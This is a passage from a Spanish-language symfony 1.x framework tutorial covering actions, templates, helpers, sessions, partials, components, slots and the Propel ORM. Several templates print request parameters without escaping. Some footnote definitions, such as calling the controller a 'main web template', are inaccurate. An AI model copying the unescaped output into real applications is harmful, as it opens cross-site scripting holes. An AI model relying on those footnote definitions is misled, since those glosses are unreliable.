>> tokens ~/miproyecto/test/functional/miaplicacion/mimoduloActionsTest.php
>> tokens ~/miproyecto/apps/miaplicacion/modules/mimodulo/actions/actions.class.php
>> tokens ~/miproyecto/apps/miaplicacion/modules/mimodulo/templates/indexSuccess.php
```

El archivo **actions.class.php** redirige la acción a la página de bienvenida del módulo por defecto.
El archivo **templates/indexSuccess.php** está vacío.

```
<?php
class mimoduloActions extends sfActions
{
        public function executeIndex()
        {
        $this->forward('default', 'module');
        }
}
```

Para visualizar la página generada:

http://miaplicacion.ejemplo.com/miaplicacion_dev.php/mimodulo/index

2.6.2. Añadir una Pagina

La lógica o código de las páginas se define en la acción
La presentación se define en las plantillas[25]. (Las páginas estáticas que no requieren de ninguna lógica necesitan definir una acción vacía)

2.6.3. Añadir una Acción

La página que muestra el mensaje "¡Hola Mundo!" será accedida mediante una acción llamada **miAccion**.
Para crearla, solamente es necesario añadir el método **executeMiAccion** en la clase **mimoduloActions**.

```
<?php
        class mimoduloActions extends sfActions
        {
                public function executeMiAccion()
        {
        }
}
```

El nombre del método de la acción siempre es execute + Xxxxxxx + (), donde la segunda parte del nombre es el nombre de la acción con la primera letra en mayúsculas.
Para acceder a la página:

http://miaplicacion.ejemplo.com/miaplicacion_dev.php/mimodulo/miAccion

Symfony mostrará un mensaje de error indicando que la plantilla **miAccionSuccess.php** no existe. Se trata de un error normal por el momento, ya que las páginas siempre están formadas por una acción[26] y una plantilla.

2.6.4. Añadir una Plantilla

La acción espera una plantilla para mostrarse en pantalla.
Una plantilla es un archivo que está ubicado en el directorio **templates/** de un módulo, y su nombre está compuesto por el nombre de la acción y el resultado de la misma. El resultado por defecto es

25 Es un medio o aparato o sistema, que permite guiar, portar, o construir, un diseño o esquema predefinido.
26 Ejecutar determinadas acciones

success (exitoso), por lo que el archivo de plantilla que se crea para la acción miAccion se llamará **miAccionSuccess.php.**

La plantilla **mimodulo/templates/miAccionSuccess.php**

** ¡Hola, mundo! **

2.6.5. Transfiriendo Información de la Acción a la Plantilla

La tarea de la acción es realizar los cálculos complejos, obtener datos, realizar comprobaciones, y crear o inicializar las variables necesarias para que se presenten o se utilicen en la plantilla.

Los atributos de la clase de la acción (disponibles vía **$this->nombreDeVariable** en la acción), estén directamente accesibles en la plantilla en el ámbito global (vía **$nombreVariable**).

2.6.6. Ejemplo

Acción

```
<?php
class mimoduloActions extends sfActions
{
        ...
        public function executeMiAccion()
        {
        $hoy = getdate();
        $this->hora = $hoy['hours'];
        }
}
```

Plantilla

```
<p>¡Hola, Mundo!</p>
<?php if ($hora >= 18): ?>
<p>Quizás debería decir buenas tardes. Ya son las <?
php echo $hora ?>.</p>
<?php endif; ?>
```

2.6.7. Formularios

Se pueden incluir elementos de formulario[27] en las plantillas de manera tradicional, pero Symfony provee helpers que hacen mucho más sencilla esta tarea.

2.6.7.1. Helper:

- Función PHP definida en Symfony que está pensada para ser utilizada desde las plantillas.
- Devuelven algo de código HTML.
- Es más rápido de usar que insertar el código HTML manualmente.

27 Se llama formulario a una página con espacios vacíos que han de ser rellenados con alguna finalidad

2.6.7.2. Plantilla con Helper

```
<p>¡Hola, Mundo!</p>
<?php if ($hora >= 18): ?>
<p>Quizás debería decir buenas tardes. Ya son las <?php echo $hora ?>.</p>
<?php endif; ?>
<?php echo form_tag('mimodulo/otraAccion') ?>
        <?php echo label_for('nombre', '¿Cómo te llamas?') ?>
        <?php echo input_tag('nombre') ?>
        <?php echo submit_tag('Ok') ?>
</form>
```

2.6.8. Obteniendo información de la petición

El método **getRequestParameter()** del objeto **sfActions** permite recuperar desde la acción los datos relacionados con la información que envía el usuario a través de un formulario (normalmente en una petición POST[28]) o a través de la URL (mediante una petición GET[29]).

```
<?php
class mimoduloActions extends sfActions
{
        ...
        public function executeOtraAccion()
        {
        $this->nombre = $this->getRequestParameter('nombre');
        }
}
```

2.6.9. Obteniendo Información de la Petición

Desde la plantilla se tiene acceso a un objeto llamado **$sf_params**, el cual ofrece un método **get()** para recuperar los parámetros de la petición, tal y como el método **getRequestParameter()** en la acción.

```
<p>Hola, <?php echo $sf_params->get('nombre') ?>!</p>
```

28 Esta característica permite que los usuarios envíen tanto archivos de texto como binarios
29 Permite enviar datos entre páginas

2.7. MVC en Symfony

La implementación del MVC que realiza Symfony:

- **La capa del Modelo**
  - ➔ Abstracción de la base de datos
  - ➔ Acceso a los datos
- **La capa de la Vista**
  - ➔ Vista
  - ➔ Plantilla
  - ➔ Layout
- **La capa del Controlador**
  - ➔ Controlador frontal
  - ➔ Acción

En total son siete scripts. Afortunadamente, Symfony simplifica este proceso.
En primer lugar, el **controlador**[30] frontal y el **layout**[31] son comunes para todas las acciones de la aplicación. Se pueden tener varios **controladores** y varios **layouts**, pero solamente es obligatorio tener uno de cada. El **controlador** frontal es un componente que sólo tiene código relativo al **MVC**, por lo que no es necesario crear uno, ya que Symfony lo genera de forma automática.

Las clases de la capa del **modelo** se generan automáticamente, en función de la estructura de datos de la aplicación.

- La librería **Propel**[32] se encarga de esta generación automática, ya que crea el esqueleto o estructura básica de las clases y genera automáticamente el código necesario.
- Cuando **Propel** encuentra restricciones de claves foráneas (o externas) o cuando encuentra datos de tipo fecha, crea métodos especiales para acceder y modificar esos datos, por lo que la manipulación de datos se simplifica.
- La **abstracción de la base de datos** es completamente invisible al programador, ya que la realiza otro componente específico llamado **Creole**[33]**.**

30 Plantilla web principal del proyecto web
31 Esqueleto común para un proyecto web
32 http://es.wikipedia.org/wiki/Propel_(PHP)

Por último, la lógica de la **vista** se puede transformar en un archivo de configuración sencillo, sin necesidad de programarla.

2.7.1. MVC: Controlador

La capa del controlador contiene el código que liga la lógica de negocio con la presentación.
Está dividida en varios componentes que se utilizan para diversos propósitos:

- **Controlador frontal**

  ➔ Único punto de entrada a la aplicación.

  ➔ Carga la configuración y determina la acción a ejecutarse.

- **Acciones**

  ➔ Contienen la lógica de la aplicación.

  ➔ Verifican la integridad de las peticiones

  ➔ Preparan los datos requeridos por la capa de presentación.

- **Objetos request, response y session**

  ➔ Dan acceso a los parámetros de la petición, las cabeceras de las respuestas y a los datos persistentes del usuario.

  ➔ Se utilizan muy a menudo en la capa del controlador.

2.7.1.1. Filtros

Trozos de código ejecutados para cada petición, antes o después de una acción.
Por ejemplo, los filtros de seguridad y validación son comúnmente utilizados en aplicaciones web.
Puedes extender el framework creando tus propios filtros.

2.7.1.2. El Controlador Frontal

Todas las peticiones web son manejadas por un solo controlador frontal.
Cuando el controlador frontal recibe una petición, utiliza el sistema de enrutamiento[34] para asociar el nombre de una acción y el nombre de un módulo con la URL escrita (o pinchada) por el usuario.
Por ejemplo, la siguientes URL llama al script **index.php** (que es el controlador frontal) y será entendido como llamada a la acción **miAccion** del módulo mimodulo:

33 Software integrado a symfony para la abstracción de datos
34 Función de buscar un camino entre todos los posibles

http://miaplicacion.ejemplo.com/index.php/mimodulo/miAccion

2.7.1.3. Acciones

Contienen toda la lógica de la aplicación.
Las acciones utilizan el modelo y definen variables para la vista. Cuando se realiza una petición web en una aplicación Symfony, la URL define una acción y los parámetros de la petición.

Obteniendo Información en las Acciones:

```
class mimoduloActions extends sfActions
{
    public function executeIndex()
    {
        // Obteniendo parametros de la petición
        $password = $this->getRequestParameter('password');
        // Obteniendo información del controlador
        $nombreModulo = $this->getModuleName();
        $nombreAccion = $this->getActionName();
        // Obteniendo objetos del núcleo del framework
        $peticion = $this->getRequest();
        $sesionUsuario = $this->getUser();
        $respuesta = $this->getResponse();
        $controlador = $this->getController();
        $contexto = $this->getContext();
        // Creando variables de la acción para pasar información a la plantilla
        $this->setVar('parametro', 'valor');
        $this->parametro = 'valor'; // Versión corta.
    }
}
```

En una acción, el método getContext() devuelve el singletonde un objeto muy útil que guarda una referencia a todos los objetos del núcleo de Symfony relacionados con una petición dada, y ofrece un método accesor para cada uno de ellos:

sfController: El objeto controlador (**->getController()**)

sfRequest: El objeto de la petición (**->getRequest()**)

sfResponse: El objeto de la respuesta (**->getResponse()**)

sfUser: El objeto de la sesión del usuario (**->getUser()**)

sfDatabaseConnection: La conexión a la base de datos (**->getDatabaseConnection()**)

sfLogger: El objeto para los logs (**->getLogger()**)

sfI18N: El objeto de internacionalización (**->getI18N()**)

Se puede llamar al singleton **sfContext::getInstance()** desde cualquier parte del código.

Terminación de las Acciones:

➔ Existen varias alternativas posibles.

➔ El valor retornado por el método de la acción determina como será producida la vista. Para especificar la plantilla que se utiliza al mostrar el resultado de la acción, se emplean las constantes de la clase **sfView.**

➔ Si existe una vista por defecto que se debe llamar, la acción debería terminar de la siguiente manera:

return sfView::SUCCESS;

➔ Symfony buscará entonces una plantilla llamada **nombreAccionSuccess.php** (por defecto)

➔ Si se omite la sentencia **return** en el método de la acción, Symfony también buscará una plantilla llamada **nombreAccionSuccess.php.**

➔ Las acciones vacías también siguen este comportamiento.

Success

return sfView::SUCCESS;

Error

return sfView::ERROR;

Personalizada

return 'MiResultado';

No utilizar ninguna vista

return sfView::NONE;

Sólo cabeceras (por ejemplo la cabecera X-JSON)

return sfView::HEADER_ONLY;

Saltando a Otra Acción:

En algunos casos, la ejecución de un acción termina solicitando la ejecución de otra acción.

La clase de la acción provee dos métodos para ejecutar otra acción:

- ➔ Si la acción pasa la llamada hacia otra acción (forward):

  $this->forward('otroModulo', 'index');

- ➔ Si la acción produce un redireccionamiento web (redirect):

  $this->redirect('otroModulo/index');

  $this->redirect('http://www.google.com/');

2.7.1.4. Accediendo a la petición

Nombre	Función	Ejemplo de salida producida
Información sobre la petición		
getMethod()	Método de la petición	Devuelve la constante sfRequest::GET o sfRequest::POST
getMethodName()	Nombre del método de petición	POST
getHttpHeader('Server')	Valor de una cabecera HTTP	Apache/2.0.59 (Unix) DAV/2 PHP/5.1.6
getCookie('foo')	Valor de una cookie	valor
isXmlHttpRequest() (1)	¿Es una petición AJAX?	true
isSecure()	¿Es una petición SSL?	true
Parámetros de la petición		
hasParameter('parametro')	¿Existe el parámetro en la petición?	true
getParameter('parametro')	Valor del parámetro	valor
getParameterHolder()->getAll()	Array de todos los parámetros de la petición	
getUri()	URI completa	http://localhost/miaplicacion_dev.php/mimo
getPathInfo()	Información de la ruta	/mimodulo/miaccion
getReferer() (2)	Valor del "referer" de la petición	http://localhost/miaplicacion_dev.php/
getHost()	Nombre del Host	localhost
getScriptName()	Nombre y ruta del controlador frontal	miaplicacion_dev.php
Información del navegador del cliente		
getLanguages()	Array de los lenguajes aceptados	Array([0] => es [1] => es_CA [2] => en_US [3] => en)
getCharsets()	Array de los juegos de caracteres aceptados	Array([0] => ISO-8859-1 [1] => UTF-8 [2] => *)
getAcceptableContentType()	Array de los tipos de contenidos aceptados	Array([0] => text/xml [1] => text/html

Tabla 1 Métodos en symfony
Fuente: [http://www.librosweb.es/symfony_1_2/]

2.7.1.5. Sesiones de Usuario:

Symfony maneja automáticamente las sesiones del usuario y es capaz de almacenar datos de forma persistente entre peticiones.

```
class mimoduloActions extends sfActions
{
    public function executePrimeraPagina()
    {
    $nombre = $this->getRequestParameter('nombre');
    // Guardar información en la sesión del usuario
    $this->getUser()->setAttribute('nombre', $nombre);
    }
    public function executeSegundaPagina()
    {
    // Obtener información de la sesión del usuario con un valor por defecto
    $nombre = $this->getUser()->getAttribute ('nombre', 'Anónimo');
    }
}
```

Eliminando información de la sesión del usuario.

```
class mimoduloActions extends sfActions
{
    public function executeBorraNombre()
    {
        $this->getUser()->getAttributeHolder()->remove('nombre');
    }
    public function executeLimpia()
    {
        $this->getUser()->getAttributeHolder()->clear();
    }
}
```

2.7.2. MVC: Vista

Se encarga de producir las páginas que se muestran como resultado de las acciones.
La vista en Symfony está compuesta por diversas partes, estando cada una de ellas especialmente preparada para que pueda ser fácilmente modificable por la persona que normalmente trabaja con cada aspecto del diseño de las aplicaciones.

2.7.2.1. Plantillas

Su contenido está formado por código HTML y algo de código PHP sencillo, normalmente llamadas a las variables definidas en la acción y algunos helpers.
Plantilla de ejemplo **indexSuccess.php**:

```
<h1>Bienvenido</h1>
<p>¡Hola de nuevo, <?php echo $nombre ?>!</p>
<ul>¿Qué es lo que quieres hacer?
        <li><?php echo link_to('Leer los últimos artículos', 'articulo/leer') ?></li>
        <li><?php echo link_to('Escribir un nuevo artículo', 'articulo/escribir') ?></li>
</ul>
```

2.7.2.2. Helpers

Los helpers son funciones de PHP que devuelven código HTML y que se utilizan en las plantillas.

```
<?php echo input_tag('nick') ?> => <input type="text" name="nick" id="nick" value="" />
```

Helpers de Symfony:
Helper: se necesita para incluir otros helpers.
Tag: helper básico para etiquetas y que utilizan casi todos los helpers.
Url: helpers para la gestión de enlaces y URL.
Asset: helpers que añaden elementos a la sección **<head>** del código HTML y que proporcionan enlaces sencillos a elementos externos (imágenes, archivos JavaScript, hojas de estilo, etc.).
Partial: helpers que permiten incluir trozos de plantillas.
Cache: manipulación de los trozos de código que se han añadido a la cache.
Form: helpers para los formularios
Además disponemos de la posibilidad de crear nuestros propios helpers.

2.7.2.3. Layout de las Paginas

Las plantillas anteriores no son un documento XHTML válido. Le faltan la definición del DOCTYPE[35] y las etiquetas <html> y <body>.

El motivo es que estos elementos se encuentran en otro lugar de la aplicación, un archivo llamado layout.php que contiene el layout de la página.

Este archivo, que también se denomina plantilla global, almacena el código HTML que es común a todas las páginas de la aplicación, para no tener que repetirlo en cada página.

El contenido de la plantilla se integra en el layout:

Figura 5 Plantilla global proyecto symfony
Fuente [http://www.librosweb.es/symfony_1_2/]

2.7.2.4. Fragmentos de Código

En ocasiones es necesario incluir cierto código HTML o PHP en varias páginas.

Symfony define 3 alternativas:

Elementos parciales (partial): Si el fragmento contiene poca lógica, se puede utilizar un archivo de plantilla al que se le pasan algunas variables.

Componentes (component): Si la lógica es compleja (por ejemplo se debe acceder a los datos del modelo o se debe variar los contenidos en función de la sesión) es preferible separar la presentación de la lógica.

Slot: Si el fragmento va a reemplazar una zona específica del layout, para la que puede que exista un contenido por defecto.

2.7.2.4.1. Partial

Es un trozo de código de plantilla que se puede reutilizar.

35 Este elemento es el de informar al navegador qué tipo de documento está a punto de procesar

Por ejemplo, en una aplicación de publicación, el código de plantilla que se encarga de mostrar un artículo se utiliza en la página de detalle del artículo, en la página que lista los mejores artículo y en la página que muestra los últimos artículos.

Figura 6 Partial
Fuente: [http://www.librosweb.es/symfony_1_2/]

Son archivos que se encuentran en el directorio **templates/**, y que contienen código HTML y código PHP.

El nombre del archivo de un elemento parcial siempre comienza con un guión bajo (_).

Los elementos parciales se incluyen mediante el helper[36] **include_partial(),** al que se le pasa como parámetro el nombre del módulo y el nombre del elemento parcial.

```
// Incluir el elemento parcial de
miaplicacion/modules/mimodulo/templates/_miparcial1.php
// Como la plantilla y el elemento parcial están en el mismo módulo,
// se puede omitir el nombre del módulo
<?php include_partial('miparcial1') ?>
// Incluir el elemento parcial de
miaplicacion/modules/otromodulo/templates/_miparcial2.php
// En este caso es obligatorio indicar el nombre del módulo
<?php include_partial('otromodulo/miparcial2') ?>
// Incluir el elemento parcial de miaplicacion/templates/_miparcial3.php
// Se considera que es parte del módulo 'global'
<?php include_partial('global/miparcial3') ?>
```

No tienen acceso automático a las variables definidas por la acción que ha incluido la plantilla en la que se encuentra el elemento parcial.

La plantilla pasa la variable al elemento parcial, en **mimodulo/templates/indexSuccess.php**:

36 Un helper es una función, definida por Symfony, que puede tener parámetros y devolver código HTML

```
<p>¡Hola Mundo!</p>
<?php include_partial('miparcial', array('mitotal' => $total)) ?>
```

2.7.2.4.2. Componentes

Al igual que el patrón **MVC** se aplica a las acciones y las plantillas, es posible dividir un elemento parcial en su parte de lógica y su parte de presentación. En este caso, se necesitan los componentes.
Un componente es como una acción, solo que mucho más rápido.
La lógica del componente se guarda en una clase que hereda de **sfComponents** y que se debe guardar en el archivo **action/components.class.php**.
Su presentación se guarda en un elemento parcial.
Los métodos de la clase **sfComponents** empiezan con la palabra **execute**, como sucede con las acciones, y pueden pasar variables a su presentación de la misma forma en la que se pasan variables en las acciones.
Los elementos parciales que se utilizan como presentación de un componente, se deben llamar igual que los componentes, sustituyendo la palabra **execute** por un guión bajo.
La clase de los componentes, en:

modules/news/actions/components.class.php

```
<?php
class newsComponents extends sfComponents
{
    public function executeHeadlines()
    {
        $c = new Criteria();
        $c-
        >addDescendingOrderByColumn(NewsPeer::PUBLISHED_A
        T);
        $c->setLimit(5);
        $this->news = NewsPeer::doSelect($c);
    }
}
```

El elemento parcial, en:

modules/news/templates/_headlines.php

```
<div>
<h1>Últimas noticias</h1>
```

```
<ul>
<?php foreach($news as $headline): ?>
<li>
<?php echo $headline->getPublishedAt() ?>
<?php  echo  link_to($headline->getTitle(),'news/show?id='.$headline-
>getId()) ?>
</li>
<?php endforeach ?>
</ul>
</div>
```

Cada vez que se necesite el componente en una plantilla, se puede incluir de la siguiente forma:

<?php include_component('news', 'headlines') ?>




Figura 7 Componentes
Fuente: [http://www.librosweb.es/symfony_1_2/]

2.7.2.4.3. Slot

En muchas ocasiones se necesitan fragmentos de código que rellenen un layout con más de una zona variable.

Por ejemplo:

Se puede necesitar añadir etiquetas personalizadas en la sección <head[37]> del layout en función del contenido de la acción.

También se puede dar el caso de un layout que tiene una zona de contenidos dinámicos que se rellena con el resultado de la acción y muchas otras zonas pequeñas que tienen un contenido por defecto definido en el layout pero que puede ser modificado en la plantilla.

37 Corresponde al encabezado de la página Web

Un slot es una zona que se puede definir en cualquier elemento de la vista (layout, plantilla o elemento parcial).

La forma de rellenar esa zona es similar a establecer el valor de una variable.

El código de relleno se almacena de forma global en la respuesta, por lo que se puede definir en cualquier sitio (layout, plantilla o elemento parcial).

Se debe definir un slot antes de utilizarlo y también hay que tener en cuenta que el layout se ejecuta después de la plantilla (durante el proceso de decoración) y que los elementos parciales se ejecutan cuando los llama una plantilla.

Imaginemos que se dispone de un layout con una zona para la plantilla y 2 slots.

El valor de los slots se define en la plantilla.

Durante el proceso de decoración, el layout integra en su interior el código de la plantilla, por lo que los slots se rellenan con los valores que se han definido anteriormente. De esta forma, el lateral y el pie de página pueden depender de la acción. Se puede aproximar a la idea de tener un layout con uno o más agujeros que se rellenan con otro código.




Figura 8 Slot de página
Fuente: [http://www.librosweb.es/symfony_1_2/]

Incluir un slot llamado lateral en el layout:

```
<div id="lateral">
<?php if (has_slot('lateral')): ?>
        <?php include_slot('lateral') ?>
<?php else: ?>
        <!-- código del lateral por defecto -->
        <h1>Zona cuyo contenido depende del contexto</h1>
        <p>Esta zona contiene enlaces e información sobre
        el contenido principal de la página.</p>
<?php endif; ?>
</div>
```

Redefiniendo el contenido del slot lateral en la plantilla:

```
...
<?php slot('lateral') ?>
        <!-- Código específico para el lateral de esta plantilla -->
        <h1>Detalles del usuario</h1>
        <p>Nombre: <?php echo $user->getName() ?></p>
        <p>Email: <?php echo $user->getEmail() ?></p>
<?php end_slot() ?>
```

2.7.2.5. Configuración de la Vista

En la vista, todo lo que no es HTML se considera configuración de la propia vista y Symfony permite 2 formas de manipular esa configuración:

Mediante el archivo de configuración **view.yml:**

Se utiliza cuando los valores de configuración no dependen del contexto o de alguna consulta a la base de datos.

Añadir los atributos directamente en el objeto **sfResponse** durante la acción:

Cuando se trabaja con valores dinámicos que cambian con cada acción.

2.7.2.6. El Archivo view.yml

Cada módulo[38] contiene un archivo **view.yml** que define las opciones de su propia vista.
De esta forma, es posible definir en un único archivo las opciones de la vista para todo el **módulo** entero y las opciones para cada vista.
Las claves de primer nivel en el archivo **view.yml** son el nombre de cada **módulo** que se configura.

```
editSuccess:
        Metas:
        title: Edita tu perfil
editError:
        Metas:
        title: Error en la edición del perfil
all:
        stylesheets: [mi_estilo]
        Metas:
```

38 Es una porción de un programa de computadora

```
title: Mi sitio web
```

Archivo de configuración de la vista de la aplicación, en:

apps/miaplicacion/config/view.yml

```
Default:
    http_metas:
        content-type: text/html
    Metas:
        title: symfony project
        robots: index, follow
        description: symfony project
        keywords: symfony, project
        language: en
    stylesheets: [main]
    javascripts: [ ]
    has_layout: on
    layout: layout
```

2.7.2.7. El objeto respuesta (response):

```
class mimoduloActions extends sfActions
{
    public function executeIndex()
    {
        $respuesta = $this->getResponse();
        // Cabeceras HTTP
        $respuesta->setContentType('text/xml');
        $respuesta->setHttpHeader('Content-Language', 'en');
        $respuesta->setStatusCode(403);
        $respuesta->addVaryHttpHeader('Accept-Language');
        $respuesta->addCacheControlHttpHeader('no-cache');
        // Cookies
        $respuesta->setCookie($nombre, $contenido, $expiracion,
        $ruta,
        $dominio);
        // Atributos Meta y cabecera de la página
```

```
            $respuesta->addMeta('robots', 'NONE');
            $respuesta->addMeta('keywords', 'palabra1 palabra2');
            $respuesta->setTitle('Mi Página de Ejemplo');
            $respuesta->addStyleSheet('mi_archivo_css');
            $respuesta->addJavaScript('mi_archivo_javascript');
        }
    }
```

2.7.3. MVC: Modelo

El componente que gestiona el modelo es una capa de tipo ORM (object/relational mapping) realizada mediante el proyecto Propel (http://propel.phpdb.org/).

El acceso y la modificación de los datos almacenados en la base de datos se realiza mediante objetos[39]. Este comportamiento permite un alto nivel de abstracción y permite una fácil portabilidad.

2.7.3.1. Esquema de Base de Datos

Para crear el modelo de objetos de datos se debe traducir el modelo relacional de la base de datos a un modelo de objetos de datos.

Para realizar ese mapeo o traducción, el **ORM**[40] necesita una descripción del modelo relacional, que se llama "esquema[41]" (**schema**).

En el esquema se definen las tablas, sus relaciones y las características de sus columnas.

La sintaxis para definir los esquemas hace uso del formato **YAML**.

Los archivos **schema.yml** deben guardarse en el directorio **miproyecto/config/.**

Vamos a ilustras como se trabaja con las bases de dato en symfony:

Ejemplo de esquema (Modelo E-R):




Figura 9 Ejemplo de esquema
Fuente: [http://www.librosweb.es/symfony_1_2/]

39 Representación detallada y particular de algo de la realidad
40 http://es.wikipedia.org/wiki/Mapeo_objeto-relacional
41 Describa la estructura de la base de datos

Ejemplo de schema.yml:

```
propel:
    blog_article:
        _attributes: { phpName: Article }
        id:
        title: varchar(255)
        content: longvarchar
        created_at:
        blog_comment:
    _attributes: { phpName: Comment }
        id:
        article_id:
        author: varchar(255)
        content: longvarchar
        created_at:
```

Cada tabla puede definir varios atributos, incluyendo el atributo phpName (que es el nombre de la clase PHP que será generada para esa tabla). Si no se menciona el atributo phpName para una tabla, Symfony crea una clase con el mismo nombre que la tabla al que se aplica las normas del camelCase. Las tablas contienen columnas y el valor de las columnas se puede definir de 3 formas diferentes:

➔ Si no se indica nada, Symfony intenta adivinar los atributos más adecuados para la columna en función de su nombre y de una serie de convenciones.

Por ejemplo, en el listado anterior no es necesario definir la columna id. Symfony por defecto la trata como de tipo entero (integer), cuyo valor se auto-incrementa y además, clave principal de la tabla.

En la tabla blog_comment, la columna article_id se trata como una clave externa a la tabla blog_article (las columnas que acaban en _id se consideran claves externas, y su tabla relacionada se determina automáticamente en función de la primera parte del nombre de la columna).

Las columnas que se llaman created_at automáticamente se consideran de tipo timestamp. Para este tipo de columnas, no es necesario definir su tipo.

➔ Si solo se define un atributo, se considera que es el tipo de columna.

Symfony entiende los tipos de columna habituales: boolean, integer, float, date, varchar(tamaño), longvarchar (que se convierte, por ejemplo, en tipo text en MySQL), etc. Para contenidos de texto de más de 256 caracteres, se utiliza el tipo longvarchar, que no tiene tamaño definido (pero que no puede ser mayor que 65KB en MySQL). Los tipos date y timestamp tienen las limitaciones habituales de las fechas de Unix y no pueden almacenar valores anteriores al 1 de Enero de 1970. Como puede ser necesario almacenar fechas anteriores (por ejemplo para las fechas de nacimiento), existe un formato de fechas "anteriores a Unix" que son bu_date and bu_timestamp.

➔ Si se necesitan definir otros atributos a la columna.

Por ejemplo su valor por defecto, si es obligatorio o no, etc.), se indican los atributos como pares clave: valor.

2.7.3.2. Las Clases del Modelo

El esquema se utiliza para construir las clases del modelo que necesita la capa del **ORM.**
Para reducir el tiempo de ejecución de la aplicación, estas clases se generan mediante una tarea de línea de comandos llamada **propel:build-model.**

> symfony propel:build-model

➔Al ejecutar ese comando, se analiza el esquema y se generan las clases base del modelo, que se almacenan en el directorio **lib/model/om/** del proyecto:

BaseArticle.php

BaseArticlePeer.php

BaseComment.php

BaseCommentPeer.php

➔Además, se crean las verdaderas clases del modelo de datos en el directorio **lib/model/:**

Article.php

ArticlePeer.php

Comment.php

CommentPeer.php

Clases base y clases personalizadas:

➔ ¿Por qué es útil mantener 2 versiones del modelo de objetos de datos en 2 directorios diferentes?

Puede ser necesario añadir métodos y propiedades personalizadas en los objetos del modelo.

También es posible que a medida que el proyecto se esté desarrollando, se añadan tablas o columnas.

Además, cada vez que se modifica el archivo **schema.yml** se deben regenerar las clases del modelo de objetos mediante el comando **propel:build-model.** Si se añaden los métodos personalizados en las clases que se generan, se borrarían cada vez que se vuelven a generar esas clases.

Las clases con nombre **Base** del directorio **lib/model/om/** son las que se generan directamente a partir del esquema. Nunca se deberían modificar esas clases, porque cada vez que se genera el modelo, se borran todas las clases.

Las clases de objetos propias que están en el directorio **lib/model** heredan de las clases con nombre **Base**. Estas clases no se modifican cuando se ejecuta la **tarea propel:build-model**, por lo que son las clases en las que se añaden los métodos propios.

➔ Archivo de ejemplo de una clase del modelo, en:

lib/model/Article.php

```
<?php
class Article extends BaseArticle
{
}
```

Clases objeto y clases "peer":

➔ **Article** y **Comment** son clases objeto que representan un registro de la base de datos. Permiten acceder a las columnas de un registro y a los registros relacionados. Por tanto, es posible obtener el título de un artículo invocando un método del objeto Article:

```
$articulo = new Article();
...
$titulo = $articulo->getTitle();
```

➔ **ArticlePeer** y **CommentPeer** son clases de tipo "peer"; es decir, clases que tienen métodos estáticos para trabajar con las tablas de la base de datos. Proporcionan los medios necesarios para obtener los registros de las tablas. Sus métodos devuelven normalmente un objeto o una colección de objetos de la clase objeto relacionado:

```
$articulos = ArticlePeer::retrieveByPks(array(123, 124, 125));
// $articulos es un array de objetos de la clase Article
```

2.7.3.3. Acceso a Datos

El acceso a los datos se realiza mediante objetos, utilizando el **ORM Propel** para symfony.

Propel es un servicio de objeto persistente y de consulta; lo que significa que provee un sistema para almacenar objetos desde una base de datos. Propel permite realizar consultas complejas y manipulacion

de bases de datos sin escribir una sola consulta SQL, haciendo más fácil la escritura de aplicaciones, más fácil de desplegar y mucho más fácil para migrar si alguna vez la situación lo amerita.

Propel puede ser escrito como un mapeado objeto-relacional, una capa DAO[42], o una capa objeto persistente. Propel es un puerto de **Apache torque.** Basado en acercamientos probados, desarrollados por el proyecto Torque y otimizado para **PHP** Propel espera proporcionar un inteligente y complejo servicio de manejo de datos con un mínimo costo de realización para su aplicación en PHP.

Para esos familiares con patrones O/R, Propel inicialmente implementa el patron entrada de datos en fila, como lo describe **Martin Fowler**, para representar la base de datos. Por citar a Fowler:

> *Una entrada de datos de fila le da objetos que lucen exactamente como el registro en su estructura de registros pero puede ser accedido con los mecanismos regulares de su lenguaje de programación habitual. Todos los detalles de acceso de fuentes de datos están ocultos detrás de esta interfaz.*

Sin embargo, Propel también genera las clases para cada tabla que exhibe algunas de las propiedades de la tabla del patrón datos de entrada:
Una tabla de entrada de datos almacena todo el SQL para acceder a una sola tabla o vista: selecciones, inserciones, actualizaciones, y eliminaciones. Otro código llama los métodos para todas las interacciones con la base de datos.
En Propel las clases de tabla de entrada de datos son llamadas **clasesPeer**, mientras las clases de filas de entrada de datos son llamadas **entidad** o **clases objeto**.
Como una aplicación, Propel tiene dos componentes principales (y ahora formalmente separados):

- Un motor generador para construir sus clases y archivos SQL(generador-propel).
- Un ambiente de ejecución que proporciona herramientas para construir consultas SQL, ejecutando consultas compiladas, y herramientas para el manejo de conexiones para múltiples bases de datos simultáneamente(propel)

El ambiente de ejecución proporciona una capa de **abstracciones** y **encapsulación** de bases de datos reglas lógicas de negocios. Las clases Propel representan la capa modelo del tradicional MVC, diseñado para encapsular cualquier nivel de validación de dato necesitado por su aplicación. El

42 http://es.wikipedia.org/wiki/Data_Access_Object

siguiente diagrama ilustra como Propel existe en relación a **Creole** y las subyacentes bases de datos. (Note que el máximo-nivel significa poder encarnar cualquier aplicación PHP, y puede bien envolver cualquier capa adicional).

